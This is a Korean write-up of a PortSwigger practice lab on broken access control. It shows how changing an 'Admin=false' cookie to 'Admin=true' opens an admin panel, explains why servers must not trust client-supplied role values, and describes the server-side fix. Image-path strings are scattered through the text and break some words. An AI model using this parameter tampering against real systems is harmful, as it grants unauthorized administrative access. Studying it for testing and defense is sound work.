[Write-Up] PortSwigger - User Role Controlled by Request Parameter
목차
문제 분석
난이도:
APPRENTICE
Lab: User role controlled by request parameter
관리자 패널이 /admin 경로에 존재하며, 위조 가능한 쿠키로 관리자를 식별한다. carlos 사용자를 삭제하면 문제가 해결된다. 실습 계정은 wiener:peter다.
Access Control 진단
문제에서 쿠키 위조가 가능하다고 명시했으므로, 실습 계정으로 로그인한 뒤 응답의 Set-Cookie를 확인한다.
HTTP/2 302 Found
Location: /my-account?id=wiener
Set-Cookie: Admin=false; Secure; HttpOnly
Set-Cookie: session=cdDdFqA1PRFrywEqzpI3UNHNd1zGnK3Y; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
세션 쿠키와 별개로 Admin=false라는 쿠키가 함께 내려온다. 이름과 값에서 이 쿠키가 관리자 여부를 판단하는 근거임이 드러난다. 서버가 이 값을 신뢰한다면, 값을 바꾸는 것만으로 역할을 바꿀 수 있다.
익스플로잇
Admin 쿠키 값을 false에서 true로 바꾸고 /admin에 접근한다.
GET /admin HTTP/2
Host: <lab-id>.web-security-academy.net
Cookie: Admin=true; session=<session>

관리자 패널이 정상적으로 열린다. carlos 사용자를 삭제하면 문제가 해결된다.

정리
이 랩의 결함은 역할 판단의 근거를 클라이언트가 통제할 수 있는 값에 둔 것이다. Admin 쿠키는 브라우저에 저장되고 요청마다 클라이언트가실어 보내는 값이므로, 서버 입장에서 이는 신뢰할 수 없는 입력이다. 그런데 서버는 이 값을 그대로 읽어 관리자 여부를 결정했다.
같은 계열의 결함은 쿠키뿐 아니라 히든 폼 필드, 쿼리 파라미터(?admin=true, ?role=1)에서도 똑같이 나타난다. 공통점은 권한이라는 서버의 상태를 요청이라는 클라이언트의 입력으로 표현했다는 것이다. 요청은 언제든 조작될 수 있으므로, 권한을 여기에 실으면 조작 가능성을 함께 실은 셈이 된다.
진단에서는 로그인 직후 응답의Set-Cookie와 이후 요청의 파라미터를 살펴 admin, role, isAdmin, level 같은 권한성 값이 있는지확인하고, 있다면 값을 뒤집어(false→true, 1→2) 서버가 이를 재검증하는지 본다. 재검증 없이 통과하면 이 랩과 같은 결함이다.
방어는 역할을 서버 세션에만 보관하고, 요청에 담긴 어떤 역할 표시도 신뢰하지 않는 것이다. 사용자의 권한은 인증된 세션에 연결된서버 측 데이터로만 판단해야 한다.파라미터·쿠키에 권한을 싣는 다른 형태와 판정 흐름은 Access Control Playbook에 정리했다.